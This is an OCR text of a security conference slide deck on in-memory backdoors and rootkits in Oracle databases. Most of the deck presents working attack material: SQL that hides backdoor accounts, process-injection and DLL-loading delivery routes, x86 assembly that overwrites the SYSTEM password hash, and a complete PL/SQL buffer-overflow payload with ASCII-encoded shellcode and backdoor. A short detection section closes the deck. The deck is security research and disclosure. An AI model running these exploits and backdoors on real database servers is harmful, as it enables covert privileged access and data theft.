NGS Consulting
Next Generation Security Software Ltd.

In-memory Backdoors (a.k.a in-memory “rootkits”) in Oracle

David Litchfield

Who am I…

- David Litchfield
  - Managing Director and Chief Research Scientist of NGSSoftware
    - Security Assessment Services
    - Database Vulnerability Assessment Software
  - Specialize in exploitation
  - Database Security
  - Moving into Forensic Assessment

Database Backdoors or “rootkits”

- are nothing new…
  - NGS warned of potential xstatus backdoor in SQL sysxlogins in 2001
  - Violating Database – Enforced Security Mechanisms, Chris Anley, 18th June 2002
    - Runtime Patching
  - Threat profiling Microsoft SQL Server, David Litchfield, 20th July 2002
    - Trojaned Extended Stored Procedures, Startup procedures
  - Database Hackers Handbook, David Litchfield et alius, January 2005
    - Manipulating Views
  - Database Rootkits, Alex Kornbrust, 1st April 2005
    - hiding users and processes
  - Oracle Rootkits 2.0, Alex Kornbrust, 2nd August 2006
    - Pinned procedures…

So why more on database rootkits?

- Current “rootkits” trivial to spot
- AK’s Oracle Rootkits 2.0 alludes to 3rd Generation Rootkits
  - No known 3rd Gen examples… until now.

Current Backdoors or Rootkits…

- Simple backdoor account
- Modify views to hide backdoor account
- Modify PL/SQL packages
- Modify permissions on PL/SQL packages
- Modify/create after logon triggers
- Modify startup procedures
- Modify binaries

Examination of current ideas on Database Rootkits

- Modify views
  - Change view text of DBA_USERS and ALL_USERS so that “hacker” account is not displayed
  - Easy to spot as it requires modification to object
  - Checksum code of view
    - Maybe not so good…
    - Need to extract view body from datafile
  - Just use underlying table…
  - SELECT NAME FROM SYS.USER$ WHERE TYPE# =1 MINUS SELECT USERNAME FROM SYS.DBA_USERS;

Exploit view contents instead…

- "New"… but essentially same as XSTATUS in SYSXLOGINS on SQL Server
- View contains…

  … where u.datats# = dts.ts# ...
- Just make u.datats# not equal dts.ts#... Can still login fine…
- Demo
  - UPDATE SYS.USER$ SET DATATS#=1337 WHERE NAME = 'HAX0R';

Modify binaries…

- From AK's Oracle Rootkits 2.0
- Add HAX0R account
- Make copy of USER$ table call it ASER$
- Drop HAX0R account
- Stop server
- Look for all occurrences of USER$ in Oracle.exe and change to ASER$
- Restart server… logins now read from ASER$
- When DBA looks at USER$ HAX0R account not visible

Modify binaries… problems

- Next time DBA adds a new user and searches from it on USER$ it won't be there… it's absence sticks out like a sore thumb.
- So does presence of new database dictionary object
- So does shutting down the database server
- Checksum files…

Why move user$ to aser$?

- Alternatively
  - CREATE the user
  - Login
  - Do direct DELETE from USER$
  - Can still login despite no record in USER$
    - Left in SGA
- Much more practical
  - But attacker needs to re-infect if server is ever stopped…

Anyway, if you can modify binaries…

- Why not just patch executable code to *whatever* you want… e.g. log in a user called HAX0R whether it exists or not…

3rd Generation "rootkits" – in memory backdoors

- Options…
  - Runtime patching of code
  - Changing entries in Import Address Table
  - Manipulation of Data
- Delivery mechanisms…
  - External Process
  - Network Library
  - Buffer overflow, format string bug, write dword to anywhere flaw

Delivery: External Process

- Extproc
  - Call system() function to execute remote executable
    - OpenProcess();
    - VirtualAllocEx();
      - Stack
      - Code section
    - WriteProcessMemory();
    - CreateRemoteThread();
- Run executable from Oracle JVM
- DBMS_SCHEDULER
- PL/SQL compiler make util
  - alter system set plsql_native_make_utility='foo.exe';

Delivery: Load DLL…

- e.g. from Oracle JVM
  - System.load()
- Demo NGS Memory Manipulator and Shellserver
  - Loads DLL over UNC path

Delivery: Buffer Overflow

- Example: exploit buffer overflow; looks for password hash for SYSTEM user; does this by calling an Oracle function that, given a userid, passes the address of the user structure that contains the password hash. Once found set to known hash – log in as SYSTEM with password of S3CR3T

Example – how it works…

```
// Get Thread Local Storage stuff (SGA)
// Hardcoded address
mov eax, 0x02F588AC
mov eax, dword ptr[eax]
mov ecx, dword ptr fs:[0x2C]
mov esi, dword ptr [ecx+eax*4]
mov eax, dword ptr [esi+0x1FB4]
```

Example…

```
// This function in the Oracle binary gets the location
// of the supplied userid's password hash
// Push TLS (SGA) stuff onto the stack
push eax
push 0x03
// Destination - will hold pointer to userblock
lea eax, [ebp-0x10]
push eax
// Pointer to user_id we want - 5 for SYSTEM user
lea eax, [ebp-0x1C]
mov dword ptr[eax],0x05
push eax
push 7
// Hardcoded address of function in Oracle
mov eax, 0x008D7F3C
// execute it
call eax
```

Example…


```
// once function returns eax points to user structure
// of system
mov eax, dword ptr[ebp-0x10]
// Adjust it to point to password hash in structure
lea eax, [eax+0xC2]
// EAX now points to password hash of SYSTEM
// Now set password to
// 2F5E C44C F3EE 4836
// this is the hash for s3cr3t
mov dword ptr[eax],0x45354632
mov dword ptr[eax+0x04],0x43343443
mov dword ptr[eax+0x08],0x45453346
mov dword ptr[eax+0x0C],0x36333834
```

Vector

- Know we know what our exploit looks like we need a vector
- Vector I'm using needs exploit written in ASCII

How the exploit works

Decoder Writer written in ASCII, Destination Buffer, ASCII Encoded Exploit



How the exploit works…


Decoder Writer writes out decoder to end of destination backwards…

How the exploit works…

Writer and Decoder meet… execution flows on into Decoder from Writer…


How the exploit works…

Decoder loops decoding ASCII Encoded Exploit…



How the exploit works…

When decoding is finished execution flows from decoder into decoded exploit…




Decoder: Two bytes of encoded to one byte of actual

EDI and ESI point to encoded exploit. Subtract 0x41 from 1st byte, shift left 4 bits, add the 2nd byte, subtract 0x41, adjust pointers, rinse and repeat until byte is bigger than Q (0x51).

```
06C4B85F   push        edi
06C4B860   pop         esi
06C4B861   mov         al,byte ptr [edi]
06C4B863   sub         al,41h
06C4B865   shl         al,4
06C4B868   inc         edi
06C4B869   add         al,byte ptr [edi]
06C4B86B   sub         al,41h
06C4B86D   mov         byte ptr [esi],al
06C4B86F   inc         edi
06C4B870   inc         esi
06C4B871   cmp         byte ptr [edi],51h
06C4B874   jb          06C4B861
```

Screenshot 1

- Password for SYSTEM is currently MANAGER not S3CR3T




Sreenshot 2

```
SQL> CONNECT HAX0R2/PASSWORD
Connected.
SQL> declare
  2  n number;
  3  x varchar(32000);
  4  begin
  5  -- Fill up the buffer
  6  for n in 1..1800 loop
  7  x:=x||'B';
  8  end loop;
  9  x:=x||'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJK';
 10  -- Short jump
 11  x:=x||'t0AA';
 12  -- Overwrite saved return address
 13  -- 0x607A3548 oracore.dll (pop, pop, ret)
 14  x:=x||'H5z'||chr(96);
 15  x:=X||'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB';
 16  -- Adjust ESP
 17  x:=X||'TX'||chr(5)||chr(23)||'vxp'||chr(5)||'egwo'||chr(5)||chr(23)||'0';
 18  x:=x||chr(16)||' P'||chr(92)||'BBBBBBBBBBBBBBBBBBBBB';
 19  -- ASCII Armoured Shellcode Decoder
 20  x:=x||'aaaaaaaaj0X40HPZRXf5A9f5UVfPh0z00X5JEaBPYAAAAAAQhC000X5C7wvH4wPh';
 21  x:=x||'00a0X527MqPh00CCXf54wfPRXf5zzf5EefPh00M0X508aqH4uPh0G00X50ZgnH48';
 22  x:=x||'PRX5000050M00PYAQX4aHHfPRX4046PRXf50zf50bPYAAAAAAfQRXf50zf50oPYA';
 23  x:=x||'AAfQRX5555z5ZZZnPAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
 24  -- Encoded Backdoor
 25  x:=x||'JAILOMDDNLLJMIAAAAAAFDOCPNLIKMIIPFACILAAGEILANCMAAAAAAILDEIBILIG';
 26  x:=x||'LEBPAAAAFAGKADINEFPAFAINEFOEMHAAAFAAAAAAFAGKAHLIDMHPINAAPPNAIDME';
 27  x:=x||'BEILEFPAINIAMCAAAAAAMHAADCEGDFEFMHEAAEEDDEDEEDMHEAAIEGDDEFEFMHEA';
 28  x:=x||'AMDEDIDDDGLIADMOIBHMGKGDGKPOPPNAJAJAJA';
 29  x:=x||'RRRR';
 30  dbms_output.put_line(dbms                              ,x));
 31  end;
 32  /
```

Screenshot 3

- Old password of MANAGER fails… S3CR3T works



Detection

- Runtime Patching
  - Hook calls to VirtualProtectEx etc
- IAT changes
  - Again – quite easy to spot
- Changes to data that is supposed to change is much more difficult to spot
  - Sure we can protect the password hashes but what about the bits that determine access rights? What about the bits that determine P,Q or R… It's impossible to watch everything.
- Currently the best you can do is lock down the servers and watch for abnormal activity!

NGS Consulting
Next Generation Security Software Ltd.

Questions?

Thank You

http://www.ngsconsulting.com/